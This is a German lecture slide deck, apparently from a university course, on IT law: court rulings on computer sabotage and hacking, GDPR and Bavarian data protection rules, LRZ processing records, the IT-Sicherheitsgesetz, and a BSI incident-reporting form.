In dem sogenannten Sasser-Wurm-Prozess hat das Landgericht Verden den angeklagten 19-jährigen Berufsschüler wegen Datenveränderung in 4 Fällen sowie der Computersabotage in 3 Fällen schuldig gesprochen.

Gegen ihn wird eine Jugendstrafe von 1 Jahr und 9 Monaten verhängt. Die Vollstreckung der Jugendstrafe wird zur Bewährung ausgesetzt. Die Kammer hat in ihrer mündlichen Urteilsbegründung festgestellt, dass der Angeklagte der Datenveränderung und der Computersabotage in den oben genannten Fällen schuldig ist. Dabei hat die Kammer das umfassende Geständnis des Angeklagten, die Angaben...

Amtsgericht Düsseldorf

Störung von Internetportalen durch DDos-Attacken ist strafbare Computersabotage

Hacker-Angriff auf Internet-Pferdewettbüros - Verurteilung zu Freiheitsstrafe

Wer Unternehmen erpresst und deren Internetseiten zwecks Drohung lahm legt, begeht eine Erpressung in Tateinheit mit Computersabotage. Dies entschied das Landgericht Düsseldorf in einem Fall, in dem ein Arbeitsloser, der sich selbst weit reichende IT-Kenntnisse beigebracht hatte, Pferdewettportale erpresst hatte, um sich ein dauerhaftes Einkommen zu verschaffen. Erst nach mehreren erfolgreichen Erpressungen und nach dem tagelangen Lahmlegen von verschiedenen Portalen, die dadurch erhebliche Umsatzeinbußen erlitten, war er von der Polizei dingfest gemacht worden.

Der Angeklagte hatte selbst regelmäßig Pferde- und Fußballwetten betrieben. Da er täglich ausgiebig das Internet nutzte und enormen Spaß an der Auslotung der damit verbundenen technischen Möglichkeiten hatte, entschied er sich - zunächst auch aus einer Spielerei heraus - gewinnbringend auszutesten, wie gut der Schutz einzelner Webseiten ist und ob er ihn durchbrechen kann. So entschloss er sich, mittels eines sogenannten Bot-Netzes die Webseiten einzelner Pferdewetten-Anbieter lahm zu legen, falls sie nicht auf seine Erpressungen eingehen würden. Er mietete Server bei einem russischen Provider an und richtete E-Mail-Adressen ein....

Amtsgericht Düren

Kinderzimmer mit Webcam ausspioniert – Spanner zu Bewährungsstrafe verurteilt

44-jähriger hackt sich mittels Trojaner in Computer von Kindern und Jugendlichen ein

Das Amtsgericht Düren verurteilte einen 44-jährigen Mann zu einem Jahr und zehn Monaten Haft auf Bewährung wegen unbefugter Beschaffung von Datenbeständen (§ 202 a StGB) und Besitzes unerlaubter Bildaufnahmen (§ 201 a StGB) mittels einer Webcam.

Im zugrunde liegenden Fall hatte sich ein 44-jähriger Mann aus dem Rheinland zwischen Herbst 2009 und April 2010 in 98 Fällen Zugriff auf fremde Computer von Kindern und Jugendlichen verschafft und diese über eine Webcam ausspioniert. In zwölf Fällen erstellte er dann unerlaubt Bildaufnahmen der Opfer. Insgesamt befanden sich auf dem Computer des Angeklagten rund drei Millionen Bilder....

Quelle: <http://www.kostenlose-urteile.de/>

1. Strafgesetzbuch (StGB)
2. Datenschutz (EU-DGSVO, BayDSG)
3. IT-Sicherheitsgesetz

Informationelle Selbstbestimmung

- (Implizites) Grundrecht, selbst über Preisgabe und Verwendung seiner personenbezogenen Daten zu bestimmen.
- Personenbeziehbarkeit liegt vor, wenn aus den Daten auf eine Einzelperson rückgeschlossen werden kann.
 - Name, Matrikelnummer, E-Mail-Adresse, Kontonummer, ...
 - IP-Adresse?
- Begriffsherkunft:
 - Gutachten von Steinmüller/Lutterbeck 1971
 - Volkszählungsurteil 1983: ISD als Ausprägung des allgemeinen Persönlichkeitsrechts (Art. 2 Abs. 1 Grundgesetz mit Art. 1 Abs. 1 GG)
 - Kernidee: **Wer nicht weiß oder beeinflussen kann, welche Informationen über ihn erfasst werden und was damit gemacht wird, passt aus Vorsicht sein Verhalten an** — individuelle Handlungsfreiheit wird eingeschränkt.

Datenschutz-Gesetzgebung

- Europäische Datenschutzgrundverordnung (EU-DSGV)
- Bundesdatenschutzgesetz (BDSG)
- Bayerisches Datenschutzgesetz (BayDSG)
- Regelungen auch in anderen Gesetzen,
im Umfeld von IT-Diensten besonders relevant z.B.
 - Telekommunikationsgesetz (TKG)
 - Telemediengesetz (TMG)
- Grundprinzipien:
 - **Verbot mit Erlaubnisvorbehalt**
 - Erhebung, Verarbeitung, Nutzung entweder gesetzlich erlaubt
 - oder der Betroffene gibt seine Einwilligung (**informed consent**)
 - Datenvermeidung und **Datensparsamkeit** (Erfordernisprinzip)
 - **Zweckbindung**
 - **Transparenz** (Was, von wem, wozu, wie lange)

Wie kommen personenbezogene Daten ins Netz?

- Durch Betroffene selbst:
 - **Bewusst**: Homepage, Social Media Profile, Einträge in Webforen, ...
 - **Unbewusst**: Mail an Verteiler mit Webarchiv, Dienstpersonalisierung, ...
- Freunde, Bekannte
- Schule, Universität, Vereine, Arbeitgeber usw.

- Gefahren:
 - Verknüpfung von Daten aus verschiedenen Quellen
 - **Profilbildung** (räumlich, zeitlich, Verhalten, Vorlieben, Interessen, ...) und deren kommerzielle oder andere Nutzung
 - **Kein “Recht auf Vergessenwerden”** (nur Einzelurteile, z.B. Löschanträge bei Google, die sich nur im EU-Bereich auswirken)
 - Zweckbindung wird z.B. im Rahmen von AGB-Änderungen angepasst

Wer hat personenbezogene Daten?


- **Öffentliche Einrichtungen**, u.a.:
 - Gemeinden (Meldeamt, Standesamt, Finanzamt, ...) und Kirchen
 - Polizei, Staatsanwalt, Verfassungsschutz (Ermittlungsverfahren)
 - Schulen, Universitäten

- **Unternehmen**, u.a.:
 - Versicherungen (Krankenkasse, KFZ, ...), Banken
 - Schufa, Handels- und Wirtschaftsauskunfteien
 - Telekommunikationsunternehmen (Telefon, Handy, DSL, ...)
 - Adresshändler
 - Genutzte Dienstleister:
 - Transport (Fluggesellschaften, ggf. ÖPNV)
 - Einzelhandel (Versandhandel, Online-Shops, Kundenkarten, ...)
 - Internet-Dienste (z.B. jeder Betreiber von Webservern, Cloud-Datenspeicher, soziale Netzwerke, ...)

Facebook Freunde von Max Schrems

■ Österreichischer Datenschutzaktivist:

- ❑ 2015: Klage vor dem EUGH bringt „Safe Harbor Abkommen“ zwischen EU und USA zur Fall
- ❑ Beschwerde bringt EU-US Privacy Shield zu Fall (16.07.2020)



Umsetzung und Kontrolle des Datenschutzes

- In Bayern:
 - Landesamt für Datenschutzaufsicht (Ansbach) für Privatwirtschaft
 - Landesbeauftragter für Datenschutz (München) für öffentl. Einrichtungen
- Datenschutzbeauftragte (DSB) pro Organisation:
 - Ggf. extern; direkt der Leitung der öff. Stelle unterstellt; weisungsfrei.
 - Im öffentlichen Bereich: Beratend (“Hinwirken”, kein “Veto-Recht”), keine Bußgelder, Landesbeauftragter als Eskalationsinstanz
 - Führen des [Verzeichnis der Verarbeitungsverfahren](#):
 - Verzeichnis automatisierter Verfahren zur Verarbeitung personenbezogener Daten.
 - Kann mit Ausnahmen (z.B. bei Staatsanwaltschaft) [von jedem kostenfrei eingesehen](#) werden.
 - In der Regel Ausgangspunkt bei [Auskunftsanträgen](#) von Betroffenen.

Datenschutz-Gesetzgebung



- Europäische Datenschutzgrundverordnung (EU-DSGV)
- Bundesdatenschutzgesetz (BDSG)
- Bayerisches Datenschutzgesetz (BayDSG)

- EU-DSGV seit 25.05.18 in Kraft

- **Direkt geltendes Recht** in allen Mitgliedsstaaten
- Ziele (Art 5 EU-DSGV) der Verarbeitung
 - Rechtmäßigkeit, Treu und Glauben, Transparenz (Abs. 1a)
 - Zweckbindung (Abs. 1b)
 - Datenminimierung (Abs. 1c)
 - Richtigkeit (1d)
 - Speicherbegrenzung (1e)
 - Sicherheit (!!!), Integrität, Vertraulichkeit (1f)
 - Rechenschaftspflicht (Abs. 2)
- Anwendbarkeit (sachlich und räumlich) Art. 2 und 3
 - ganz oder teilweise automatisierte Verarbeitung personenbezogener Daten sowie für die nichtautomatisierte Verarbeitung personenbezogener Daten, die in einem Dateisystem gespeichert sind oder gespeichert werden sollen
 - Europäische Union
 - Auch für nicht in der Union niedergelassene Verantwortliche (z.B. US-Firmen die Dienste in der Union anbieten)

- Rechte für Betroffene einer Verarbeitung personenbezogener Daten
 - Informationsrecht: sofort beim Erheben der Daten (Datenschutzerklärung)
 - Auskunftsrecht: Zweck, Kategorien von Daten, Speicherdauer,
 - Recht auf Löschung: Speicherung nicht mehr notwendig, Wiederruf
 - Recht auf Datenübertragbarkeit (z.B. von einem sozialen Netzwerk auf ein anders)

EU-DSGV Pflichten für Verantwortliche

- **Datenschutzfreundliche Voreinstellungen** (data protection by default) Art. 25
- Führen eines **Verzeichnisses der Verarbeitungstätigkeiten** (Art 30):
 - Kontaktdaten des DSB oder eines Verantwortlichen
 - Zweck der Verarbeitung
 - Fristen zur Löschung
 - Technische und Organisatorische Maßnahmen nach Art. 32
- **Sicherheit der Verarbeitung** (Art. 32)
 - Berücksichtigung des Stand der Technik
 - Risikoabschätzung mit angemessenem Schutzniveau
 - Pseudonymisierung und Verschlüsselung
 - Vertraulichkeit, Integrität, Verfügbarkeit u. Belastbarkeit der Systeme
 - Wiederherstellung
 - Regelmäßige Überprüfung der Wirksamkeit technischer und organisatorischer Maßnahmen

EU-DSGV Meldepflichten für Verantwortliche

- Meldung der Verletzung des Datenschutzes an Aufsichtsbehörde (Art. 33)
 - Unverzüglich und möglichst innerhalb von 72 Stunden
 - Beschreibung der Art der Verletzung
 - Name und Kontaktdaten des Datenschutzbeauftragten
 - Beschreibung der wahrscheinlichen Folgen
 - Beschreibung der ergriffenen oder vorgeschlagenen Maßnahmen
- Meldung der Verletzung des Datenschutzes an betroffene Person (Art. 34)
 - bei hohem Risiko für die Person unverzügliche Meldung
 - Benachrichtigung beschreibt in klarer und einfacher Sprache die Art der Verletzung personenbezogener Daten
 - Informationen nach Art. 33 Abs. 3 b bis d (s. oben)

Risikobasierte Entscheidung zur Meldung

- Bayerischer Landesbeauftragte für den Datenschutz gibt Orientierungshilfe heraus

- Risikobasierter Ansatz in Abhängigkeit von:
 - der Schwere des Nachteils für Betroffene
 - Eintrittswahrscheinlichkeit des Nachteils

		Schwere des Nachteils			
		groß	substanziell	überschaubar	geringfügig
		Grad IV	Grad III	Grad II	Grad I
		2	3	3	3
		2	2	3	3
		1	2	2	3
		1	1	2	2
		Grad 1	Grad 2	Grad 3	Grad 4
		geringfügig	überschaubar	substanziell	groß
Eintrittswahrscheinlichkeit des Nachteils					

- Art. 12-15 EU-DGSVO
- Art 12: transparente Kommunikation, leicht verständlich
 - Verantwortlicher erleichtert Ausübung von Betroffenenrechten
 - Unverzügliche Auskunft, in jeden Fall innerhalb eines Monats
- Art 13, 14: Informationspflicht bei Erhebung PBD
 - Name des Verantwortlichen, DSB, Zweck der Verarbeitung
 - Dauer der Speicherung, Recht auf Löschung, Aufsichtsbehörde
- Art. 15: Auskunftsrecht der betroffenen Person
 - Recht auf Bestätigung ob PBD verarbeitet werden, falls ja:
 - Art der Daten, Verarbeitungszweck, Empfänger der Daten
 - Speicherdauer, Recht auf Berichtigung oder Löschung,
 - Beschwerderecht bei Aufsichtsbehörde
- Art. 16: Recht auf Berichtigung

- Hat Form der Verarbeitung voraussichtlich hohes Risiko für Rechte und Freiheiten einer natürlichen Person so führt der Verantwortliche **vorab** eine Abschätzung der Folgen der vorgesehenen Verarbeitungsvorgänge durch
- Folgenabschätzung mindestens erforderlich bei:
 - systematische und umfassende Bewertung persönlicher Aspekte, die sich auf automatische Verarbeitung oder Profiling gründet und als Grundlage für Entscheidungen dient die Rechtswirkung gegen Personen entfalten oder in ähnlich erheblicher Weise beeinflusst
 - Ausnahmetatbestände bei der Verarbeitung von Daten die grundsätzlich verboten ist: d.h. aus denen rassistische u. ethnische Herkunft, politische Meinungen, religiöse oder weltanschauliche Überzeugungen, Gewerkschaftszugehörigkeit hervorgeht sowie genetische, biometrische Daten zur eindeutigen Identifizierung, Gesundheitsdaten oder Daten zum Sexualleben oder zur sexuellen Orientierung hervorgehen
 - systematische und umfangreiche Überwachung öffentlicher Bereiche

- Enthält zumindest folgendes:
 - systematische Beschreibung, Zweck und verfolgte Interessen
 - Bewertung der Notwendigkeit und Verhältnismäßigkeit auf den Zweck bezogen
 - Bewertung der Risiken für die Rechte und Freiheiten der Betroffenen
 - Abhilfemaßnahmen, Garantien, Sicherheitsvorkehrungen zur Bewältigung der Risiken und der Nachweis das EU-DSGV eingehalten wird
- Aufsichtsbehörde sind zu beteiligen
- Betroffene sind zu beteiligen

Typische Aufgabenbereiche eines Universitäts-DSB

- Videoüberwachung von Bereichen / Räumen
- Anwesenheitslisten und Notenaushänge
- Personal-, Studierenden-, Alumniverwaltungswerkzeuge
- Online-Learning Management Systeme (LMS)
- Nutzung von Cloud-Diensten (Office 365, Dropbox, LMS, ...)
- Arbeitszeiterfassungssysteme, Schließsysteme
- Studierenden-/Mitarbeiterausweise
- BYOD, E-Mail-Weiterleitungen
- Telefonanlagen, elektronische Telefonbücher und Personenverzeichnisse
- Social-Media-Auftritte der Universität
- Forschungsprojekte (Medizin, Psychologie, ...)
- Umfragen per E-Mail
- ...

Beispiel

Verfahrensverzeichnis/-beschreibungen LRZ



VT

	Datenkategorien	Besondere Kategorien personenbezogener Daten	Datenübermittlung an Dritte
VT058 NETP: Planung von IT-Diensten	<ul style="list-style-type: none">• Name• Vorname• Telefonnummer• E-Mail-Adresse• Universität• Institut• Anrede• Titel	NEIN	Entsprechende öffentliche Stellen, Dienstleister, bereichsspezifisch
VT057 NETP: IT-Beschaffung	<ul style="list-style-type: none">• Name• Vorname• Telefonnummer• E-Mail-Adresse• Universität• Institut• Anrede• Titel	NEIN	Entsprechende öffentliche Stellen, Dienstleister, bereichsspezifisch
VT056 NETP: Forschungsprojekte	<ul style="list-style-type: none">• Name• Vorname• Telefonnummer• E-Mail-Adresse	NEIN	Deutsches Forschungsnetz

Beispiel

Verfahrensbeschreibung WLAN

Zwecke der Verarbeitung	Zugang zum Münchener Wissenschaftsnetz
Rechtsgrundlage	Satzung der BAdW (LRZ)
Kategorien betroffener Personen	LRZ-Beschäftigte Alle Beschäftigten von Hochschulen und Studenten, die ans Münchener Wissenschaftsnetz angeschlossen sind
Verarbeitete Daten	
Datenkategorien	<ul style="list-style-type: none"> • LRZ-Kennungen • Hochschulkennungen • Passwort • IP-Adresse • Ort/Access Point • Logfiles
Besondere Kategorien personenbezogener Daten	NEIN
Welche besondere Kategorien von Daten	
Interne Empfänger der Daten / Zugriffsberechtigte	Gruppe Betrieb Kommunikationsnetze (NETB)
Datenübermittlung an Dritte	NEIN
Kategorie von Empfängern	
Anlass der Übermittlung	
Datenübermittlung in Drittländer	NEIN
Auflistung der Drittländer	
Rechtsgrundlage Drittland	
Weitere Angaben	
Verwendete Werkzeuge	analyse.srv.lrz.de
Löschfristen	Logfiles Lösung nach 7 Tage; im Übrigen gelten Löschfristen von den einzelnen Fachbereichen
Technische und organisatorische Maßnahmen	
Folgenabschätzung notwendig	NEIN
Letzte Folgenabschätzung	
Beginn der Verarbeitungstätigkeit	01.01.1995
Beendigung der Verarbeitungstätigkeit	-
Eigene Datenschutzhinweise	NEIN
Anmerkungen	
Metadaten	

Beispiel

Leitfaden Datenschutzfolgeabschätzung



Notwendigkeit einer Datenschutzfolgeabschätzung

Bewertung Verarbeitungstätigkeit nach Kriterien entsprechend [Guidelines on Data Protection Impact Assessment \(DPIA\) \(wp248rev.01\)](#), Kap. III B. a). Erfüllt ein Verarbeitungsvorgang zwei oder mehr dieser Kriterien, bitte an datenschutz@irz.de wenden

	Kriterium (Quelle: https://www.datenschutz-bayern.de/technik/orient/wp248.pdf)	trifft zu	Anmerkungen
1	Werden die Daten zur Bewertung oder Einstufung verwendet (z.B. Profiling / Prognosen)? › Klicken Sie hier, um zu erweitern...	ja/nein	
2	Findet eine automatisierte Entscheidungsfindung mit Rechtswirkung statt? › Klicken Sie hier, um zu erweitern...	ja/nein	
3	Findet eine systematische umfangreiche Überwachung in öffentlich zugänglichen Bereichen statt? › Klicken Sie hier, um zu erweitern...	ja/nein	
4	Werden vertrauliche Daten oder höchst persönliche Daten verarbeitet? › Klicken Sie hier, um zu erweitern...	ja/nein	
5	Findet eine Datenverarbeitung in großem Umfang statt? › Klicken Sie hier, um zu erweitern...	ja/nein	
6	Findet ein Abgleichen oder Zusammenführen von Datensätzen, die zu unterschiedlichen Zwecken verarbeitet werden, statt? › Klicken Sie hier, um zu erweitern...	ja/nein	
7	Werden Daten zu schutzbedürftigen Betroffenen verarbeitet? › Klicken Sie hier, um zu erweitern...	ja/nein	
8	Findet eine innovative Nutzung oder Anwendung neuer technologischer oder organisatorischer Lösungen statt? › Klicken Sie hier, um zu erweitern...	ja/nein	
9	Hindert die Verarbeitung der Daten die betroffenen Personen an der Ausübung eines Rechts oder der Nutzung einer Dienstleistung bzw. Durchführung eines Vertrags? › Klicken Sie hier, um zu erweitern...	ja/nein	

Vertrag zur Verarbeitung im Auftrag (VVA)

- **Outsourcing:** VVA liegt vor, wenn eine andere Stelle im Auftrag Daten speichert und verarbeitet.
- Beispiel: LMU, TUM, HM, ... nutzen E-Mail-Dienst des LRZ
- **Verantwortung i.S.d. DSG verbleibt beim Auftraggeber (AG)**
- **AVV-Vertrag** regelt u.a.:
 - Zweck und Umfang der AVV
 - Technische und organisatorische Sicherheitsmaßnahmen beim Auftragnehmer (AN)
 - Berichts- und Kontrollpflichten
 - Einbezug von Subunternehmern
 - Weiterleitung von Daten in Drittländer
- AVV: AG erteilt Weisungen an den AN
- Alternative: **Funktionsübertragung statt AVV** — AG gibt Verantwortung an AN ab, verliert aber Kontrollmöglichkeiten
- Alternative: gemeinsame Verantwortung für die Daten

Exemplarische Regelungen am LRZ



- **Gleitlöschung von Protokolldateien**
 - Default: 30 Tage
 - Ausnahmen z.B. Greylisting 36 Tage, Bandarchivierung 1 Jahr
 - Kopieren und Aufbewahren von Auszügen bei Anfragen von Ermittlungsbehörden (nicht Privatpersonen; keine sofortige Herausgabe)
- **Entsorgung von Datenträgern**
 - Schreddern von Papier entsprechend Stufe 4 nach DIN 32757
 - Physische Vernichtung von Festplatten und anderen Datenträgern
- Z.T. **Aufzeichnung von Administratortätigkeiten**, Auswertung nur anlassbezogen mit Vier-Augen-Prinzip
- Jährliche Schulung, schriftliche Verpflichtung von Administratoren auf das **Datengeheimnis** (§ 5 BDSG)

1. Strafgesetzbuch (StGB)
2. Datenschutz (EU-DGSVO, BayDSG)
3. IT-Sicherheitsgesetz


Gesetz zur Erhöhung der Sicherheit informationstechnischer Systeme

- In Kraft seit 07/2015, Bußgelder bis 100 T€ bei Verstoß
- **Auswirkungen:**
 - Webserver-Betreiber wie Online-Shops müssen Kundendaten “nach Stand der Technik” schützen.
 - Internet-Provider müssen auf Botnet-Infektionen hinweisen.
 - “Freiwillige Vorratsdatenspeicherung” zur Störungsabwehr (3T-6M)
 - AKW-Betreiber und TK-Anbieter müssen “erhebliche” IT-Sicherheitsvorfälle melden. (Wird noch ausgedehnt auf weitere sog. kritische Infrastrukturen, u.a. Banken, Krankenhäuser, ...)
- **Rolle des BSI wird gestärkt:**
 - Mehr Personal und Schnittstellen zu anderen Behörden
 - Anordnungsbefugnis ggü. Produkt-/Systemherstellern, z.B. Patches
- Karenzzeit 2 Jahre, Evaluation des Gesetzes nach 4 Jahren

IT-Sicherheitsgesetz 2.0 - IT-SiG 2.0 (2021)

- Betrifft Betreiber kritischer Infrastrukturen (KRITIS Betreiber)
 - Neu: Abfallwirtschaft
- Sicherheit auf dem „Stand der Technik“ nachweisen -> z.B. durch ISO 27001 Zertifizierung
- Verpflichtung Systeme zur Angriffserkennung einzusetzen
- Klarstellung bei „kritischen Komponenten“
 - werden in KRITIS Umgebungen eingesetzt
 - Störungen bei Authentizität, CIA führen zu einem Ausfall oder zu erheblichen Beeinträchtigungen der Funktionsfähigkeit kritischer Infrastrukturen
- kritische Komponenten
 - Nutzung muss dem Bundesinnenministerium (BMI) angezeigt werden
 - Hersteller müssen Vertrauenswürdigkeiteserklärung abgeben
 - BMI kann Einsatz untersagen
- Einführung eines neuen IT-Sicherheitskennzeichens; Verantwortlich BSI

Spannungsfeld Gesetzgebung



Vormals freiwillige Meldung bei der Allianz für Cybersicherheit

Meldeformular für Cyber-Angriffe

Die Meldung erfolgt durch das Ausfüllen des unten folgenden Webformulars:

Alternativ können Meldungen auch direkt per E-Mail an die Meldestelle Meldestelle@bsi.bund.de gesendet werden.

Angaben zum Unternehmen Branche: <input type="text"/> Ich bin mir bewusst, dass - falls ich keine Kontaktdaten angebe und meine gemachten Angaben nicht plausibilisiert werden können - das BSI entscheiden kann, diese nicht für eine Lagebewertung / Reaktion zu verwenden. Kontaktdaten werden ausschließlich für Rückfragen seitens des BSI genutzt. Nach Erstellung des Lagebildes werden die Daten gelöscht. Unternehmensgröße: <input type="text"/> Unternehmensname: <input type="text"/> Name des Melders: <input type="text"/> Rolle im Unternehmen: <input type="text"/> CIO CISO Administrator Information Security Manager E-Mail: <input type="text"/> Public-PGP-Key: <input type="text"/>	Beschreibung des Angriffs Angriffsmethoden: <input type="checkbox"/> Denial-of-Service Angriff <input type="checkbox"/> Schadsoftware: Malwareverteilung über Email <input type="checkbox"/> Schadsoftware: Malwareverteilung über Webseiten <input type="checkbox"/> Schadsoftware: Malware-Infiltration über mobile Devices <input type="checkbox"/> Schadsoftware: Malwareverteilung über USB-Medium <input type="checkbox"/> Schadsoftware: Malwareverteilung über anderen oder unbekannten Infektionsvektor <input type="checkbox"/> Identitätsdiebstahl; Phishing / Man-in-the-Middle-Angriff / Spoofing / Pharming / Andere <input type="checkbox"/> Hacking: Injection-Angriff <input type="checkbox"/> Hacking: Cross-Site-Scripting, Cross-Site-Request-Forgery <input type="checkbox"/> Hacking: Andere <input type="checkbox"/> Hacking: Missbrauch von Passwort-Zurücksetzen-Funktionen <input type="checkbox"/> Spionage: Mitlesen (unverschlüsselter) Datenumübertragung <input type="checkbox"/> Ausnutzung einer Sicherheitslücke oder Schwachstelle in einem IT-Produkt <input type="checkbox"/> Manipulation von Hardware <input type="checkbox"/> Sonstiges: Vermutete Angriffsmittel: <input type="checkbox"/> Hacking <input type="checkbox"/> Botnetz <input type="checkbox"/> Trojisches Pferd <input type="checkbox"/> Unterstützt mit Social Engineering <input type="checkbox"/> Sonstiges: Vermutete Angriffsart: Vermutete Täter: <input type="checkbox"/> Unbekannter Täterkreis <input type="checkbox"/> Innenräte <input type="checkbox"/> Script-Kiddies <input type="checkbox"/> Cyber-Aktivisten (vgl. Anonymous) <input type="checkbox"/> Cyber-Kriminell <input type="checkbox"/> Wirtschaftsspionage <input type="checkbox"/> Fremdstaatlicher Nachrichtendienst <input type="checkbox"/> Sonstiges: Angriffsziel: <input type="checkbox"/> Erpressung <input type="checkbox"/> Identitätsdiebstahl <input type="checkbox"/> Entwendung vertraulicher Informationen <input type="checkbox"/> Störung der Geschäftstätigkeit des Unternehmens <input type="checkbox"/> Sabotage/Denial-of-Service <input type="checkbox"/> Manipulation von Daten <input type="checkbox"/> Nutzung von Systemressourcen (Spam-Relay, Botnetz-Client, C&C-Server, Dropzone-Server) <input type="checkbox"/> Defacement <input type="checkbox"/> Sonstiges: Näheres zum Angriff: Weitere freiwillige Angaben Entstandener Schaden: <input type="checkbox"/> Es ist kein Schaden eingetreten <input type="checkbox"/> Erpressungsgegeld wurde gestohlen <input type="checkbox"/> IT-Geräte wurden beschädigt <input type="checkbox"/> Weiterverbreitung/ausplaudern der Systeme <input type="checkbox"/> Folgeschäden aufgrund entwendeter Informationen werden erwartet <input type="checkbox"/> Es ist möglich, ob sämtliche Malware gefunden/eliminiert wurde <input type="checkbox"/> Renommee-Verlust <input type="checkbox"/> Es waren Leib und Leben gefährdet <input type="checkbox"/> Sonstiges: Externe Unterstützung: <input type="checkbox"/> Externe Forensik-Spezialisten wurden hinzugezogen <input type="checkbox"/> Penetrationstest ist nach dem Angriff durchgeführt worden Strafanzeige wurde gestellt: <input type="text"/> Täter wurde ermittelt: <input type="text"/> Weitere Angaben: <input type="text"/>
